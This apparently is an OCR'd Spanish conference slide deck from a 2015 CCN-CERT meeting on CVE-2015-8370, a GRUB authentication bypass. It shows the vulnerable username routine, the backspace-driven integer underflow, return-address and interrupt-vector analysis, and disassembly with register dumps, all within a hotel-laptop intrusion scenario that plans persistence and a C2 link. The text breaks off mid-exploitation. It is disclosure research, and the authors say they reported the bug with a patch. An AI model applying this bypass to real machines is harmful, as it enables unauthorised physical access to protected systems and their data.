IX JORNADAS STIC CCN-CERT

DETECCIÓN E INTERCAMBIO, FACTORES CLAVE

Madrid, 10 y 11 de diciembre 2015

Bypassing trusted code: hacking GRUB

CCN Centro Criptológico Nacional



Dr. Hector Marco & Dr. Ismael Ripoll

{hecmargi,iripoll}@upv.es

http://cybersecurity.upv.es

Universitat Politècnica de València



Hector



Ismael

Introducción

- En **APT**, el calificativo "**Advanced**" hace referencia a las capacidades técnicas, económicas, operativas, temporales, etc.
  - Por ejemplo, una APT podría esperar la ocasión para tener **acceso físico** a ciertos equipos.

- Uno de los objetivos más habituales de las APT es el robo de información sensible y ciber-espionaje.

- En esta presentación, asumiremos que para que la APT pueda introducirse en el objetivo, la mejor o única forma, es mediante el acceso físico:
  - Mostraremos cómo acceder a un sistema protegido con contraseñas, mediante la explotación de un **0-day de GRUB** (CVE- 2015-8370).
  - Este 0-day junto con el parche lo hemos notificado a: Ubuntu, Debian, RedHat, Oracle, ...

Investigación de la víctima

Ejemplo:

- Sabemos que los comerciales de la organización objetivo viajan con los portátiles.
- Un comercial está de visita en una feria y se aloja en un hotel
  - Las redes WIFI de los hoteles pueden ser muy peligrosas.

    → El comercial no utiliza WIFI.
- Pero deja el portátil en el hotel.
- El equipo tiene Windows(r) y Linux instalados.

- Objetivo: Tomar el control del portátil y mantenerlo controlado.

Investigación de la víctima


Información técnica del portátil de la víctima:

- Acceso a la BIOS/UEFI **bloqueado por password**.
- Todos los dispositivos de arranque extraíbles y remotos **deshabilitados**:
  - CDROM, DVD, USB, Netboot, PXE, …
- El GRUB solo carga el sistema por defecto y pide **login y password** para acceder al menú de configuración.
- No hay usuarios invitados ni usuarios sin contraseñas.
- Los datos sensibles están en una **partición cifrada**.
- Todas las contraseñas son **robustas**.





- Solo se dispone del **teclado y el monitor**.

Análisis técnico



Mejor forma de acceso: bypass GRUB authentication





Planificación de la acción

Adquisición/desarrollo de herramientas

1. Intrusión inicial:

- By-pasear la autenticación de GRUB.
- Cargar el kernel de Linux y substituir el proceso init.

2. Conseguir persistencia básica.

- Modificar una librería de Firefox.

3. Conexión con C2.

- Conexión saliente desde la víctima a nuestro C2.

0-day en GRUB


- La edición del username y password no funcionan bien en **GRUB**:
  - **No se pueden borrar "*bien*" los caracteres**.
  - Hay que introducir el username y password correctamente a la primera.


- Es código de arranque y puede que tenga intencionadamente una funcionalidad muy limitada. **Pero**:
  - ¿ Es un simple fallo o una **vulnerabilidad explotable** ?
  - ¿ Puede ser de utilidad ?

Hacking GRUB

Be aware !

Hacking stuff ahead !





Hacking GRUB

Particularidades del arranque

- Procesador ejecutando en “protected *mode*”.
  - Memoria virtual no está activada (ni paginación ni segmentación).
  - No hay protección de memoria.
  - Juego de instrucciones de 32 bits.
  - Código auto-modificado es gestionado automáticamente por el procesador
    - *If the write affects a prefetched instruction, the prefetch queue is invalidated*.
    - No es necesario vaciar la cache y la pipeline.
- No eXecutable protection (NX).
- No Stack Smashing Protector (SSP).
- No Address Space Layout Randomization. (ASLR).

Hacking GRUB

Análisis de: `grub_username_get()`

./grub-core/normal/auth.c

```
static int grub_username_get (char buf[], unsigned buf_size) {
    unsigned cur_len = 0;
    int key;

    while (1){
        key = grub_getkey ();
        if (key == '\n' || key == '\r')
            break;
        if (key == '\e') {
            cur_len = 0;
            break;
        }
        if (key == '\b') {
            cur_len--;
            grub_printf ("\b");
            continue;
        }
        if (!grub_isprint (key))
            continue;
        if (cur_len + 2 < buf_size) {
            buf[cur_len++] = key;
            grub_printf ("%c", key);
        }
    }

    grub_memset (buf + cur_len, 0, buf_size - cur_len);

    grub_xputs ("\n");
    grub_refresh ();
    return (key != '\e');
}
```

cur_len unsigned

BACKSPACE ('**\b**') para decrementar **cur_len**

cur_len siempre decrementa → **Integer underflow**


Buffer underflow by 2


Defensive programming

buf+cur_len ?

Hacking GRUB

Layout de memoria:






Grub: **normal.img**

Grub: **kernel.img**
Servicios básicos genéricos para todos los GRUBs.
No es un módulo opcional.


IVT: Interrupt Vector Table

Hacking GRUB

Marco de pila de grub_memset()




17 veces backspace → Underflow




Hacking GRUB

Marco de pila de grub_memset()



Podemos controlar el underflow
`17, 18, 19, 20, ...`
La dirección de retorno vale:



`0x 07 eb 53 e8` → Normal

`0x 00 eb 53 e8` → Reboot
`0x 00 00 53 e8` → Reboot
`0x 00 00 00 e8` → Reboot
`0x 00 00 00 00` → Reboot


Backspace * 17
Backspace * 18
Backspace * 19
Backspace * 20

20 o más → jmp *0x0

Hacking GRUB

Saltar a 0x0

- Con protección de memoria fallaría, **pero**:
  - En la dirección 0x0 reside la tabla de vectores de interrupción.
  - Y **se pueden ejecutar**.



Investigación | Adquisición | Intrusió | Persistencia | Comunicación C2 | ....

```
0x0000: push   %ebx
0x0001: incl   (%eax)
0x0003: lock   push  %ebx
0x0005: incl   (%eax)
0x0007: ret
0x0009: loop   0xb
0x000b: push   %ebx
0x000d: incl   (%eax)
0x000f: push   %ebx
0x0011: incl   (%eax)
0x0013: push   %ebx
0x0015: incl   (%eax)
0x0017: push   %ebx
0x0019: incl   (%eax)
0x001b: push   %ebx
0x001d: incl   (%eax)
0x001f: movsl  %ds:(%esi),%es:(%ed
0x0021: incb   (%eax)
0x0023: xchg   %ebp,%ecx
0x0026: add    %dh,%al
0x0028: jge    0x0
```

```
0X0000: enter  $0x5b66,$0x66
0x0004: push   %ebx
0x0005: incl   (%eax)
0x0007: ret
0x0009: loop   0xb
0x000b: push   %ebx
0x000d: incl   (%eax)
0x000f: push   %ebx
0x0011: incl   (%eax)
0x0013: push   %ebx
0x0015: incl   (%eax)
0x0017: push   %ebx
0x0019: incl   (%eax)
0x001b: push   %ebx
0x001d: incl   (%eax)
0x001f: movsl  %ds:(%esi),%es:(%edi)
0x0021: incb   (%eax)
0x0023: xchg   %ebp,%ecx
0x0026: add    %dh,%al
0x0028: jge    0x0
```

CPU REGS

```
eax       0x7f658
ecx       0x0            (0)
edx       0x0            (0)
ebx       0xd            (13)
esp       0x7f664
ebp       0x0            (0)
esi       0xffff ffe4    (-28)
edi       0x0            (0)
eip       0x0            (0)
esp       0x7f664
eflags    0x200046[ PF ZF ID ]
```

`movsl %ds:(%esi), %es:(%edi)`

Top_ROM - 28 | 0x0

Hacking GRUB

El registro **%esi** contine el valor del índice que ha desbordado: **cur_len**

Con el valor “-28” se produce la magia:

Pulsar 28 veces :



Hacking GRUB

```
0x0000: push   %ebx
0x0001: incl   (%eax)
0x0003: lock   push  %ebx
0x0005: incl   (%eax)
0x0007: ret
0x0009: loop   0xb
0x000b: push   %ebx
0x000d: incl   (%eax)
0x000f: push   %ebx
0x0011: incl   (%eax)
0x0013: push   %ebx
0x0015: incl   (%eax)
0x0017: push   %ebx
0x0019: incl   (%eax)
0x001b: push   %ebx
0x001d: incl   (%eax)
0x001f: movsl  %ds:(%esi),%es:(%ed
0x0021: incb   (%eax)
0x0023: xchg   %ebp,%ecx
0x0026: add    %dh,%al
0x0028: jge    0x0
```

```
0X0000: enter  $0x5b66,$0x66
0x0004: push   %ebx
0x0005: incl   (%eax)
0x0007: ret
0x0009: loop   0xb
0x000b: push   %ebx
0x000d: incl   (%eax)
0x000f: push   %ebx
0x0011: incl   (%eax)
0x0013: push   %ebx
0x0015: incl   (%eax)
0x0017: push   %ebx
0x0019: incl   (%eax)
0x001b: push   %ebx
0x001d: incl   (%eax)
0x001f: movsl  %ds:(%esi),%es:(%edi)
0x0021: incb   (%eax)
0x0023: xchg   %ebp,%ecx
0x0026: add    %dh,%al
0x0028: jge    0x0
```

CPU REGS

```
eax      0x7f658
ecx      0x0          (?)
edx      0x0          (?)
ebx      0xd          (13)
esp      0x7f664
ebp      0x0          (?)
esi      0xffff ffe4  (-24)
edi      0x0          (0)
eip      0x0          (0)
esp      0x7f664
eflags   0x200046[ PF ZF ID ]
```

Hacking GRUB

```
0x0000: push   %ebx
0x0001: incl   (%eax)
0x0003: lock   push  %ebx
0x0005: incl   (%eax)
0x0007: ret
0x0009: loop   0xb
0x000b: push   %ebx
0x000d: incl   (%eax)
0x000f: push   %ebx
0x0011: incl   (%eax)
0x0013: push   %ebx
0x0015: incl   (%eax)
0x0017: push   %ebx
0x0019: incl   (%eax)
0x001b: push   %ebx
0x001d: incl   (%eax)
0x001f: movsl  %ds:(%esi),%es:(%ed
0x0021: incb   (%eax)
0x0023: xchg   %ebp,%ecx
0x0026: add    %dh,%al
0x0028: jge    0x0
```

```
0X0000: enter  $0x5b66,$0x66
0x0004: push   %ebx
0x0005: incl   (%eax)
0x0007: ret
0x0009: loop   0xb
0x000b: push   %ebx
0x000d: incl   (%eax)
0x000f: push   %ebx
0x0011: incl   (%eax)
0x0013: push   %ebx
0x0015: incl   (%eax)
0x0017: push   %ebx
0x0019: incl   (%eax)
0x001b: push   %ebx
0x001d: incl   (%eax)
0x001f: movsl  %ds:(%esi),%es:(%e
0x0021: incb   (%eax)
0x0023: xchg   %ebp,%ecx
0x0026: add    %dh,%al
0x0028: jge    0x0
```

```
0x0000: enter  $0x5b66,$0x66
0x0004: pop    %esi
0x0005: pop    %di
0x0007: retw
0x0009: loop   0xb
0x000b: push   %ebx
0x000d: incl   (%eax)
0x000f: push   %ebx
0x0011: incl   (%eax)
0x0013: push   %ebx
0x0015: incl   (%eax)
0x0017: push   %ebx
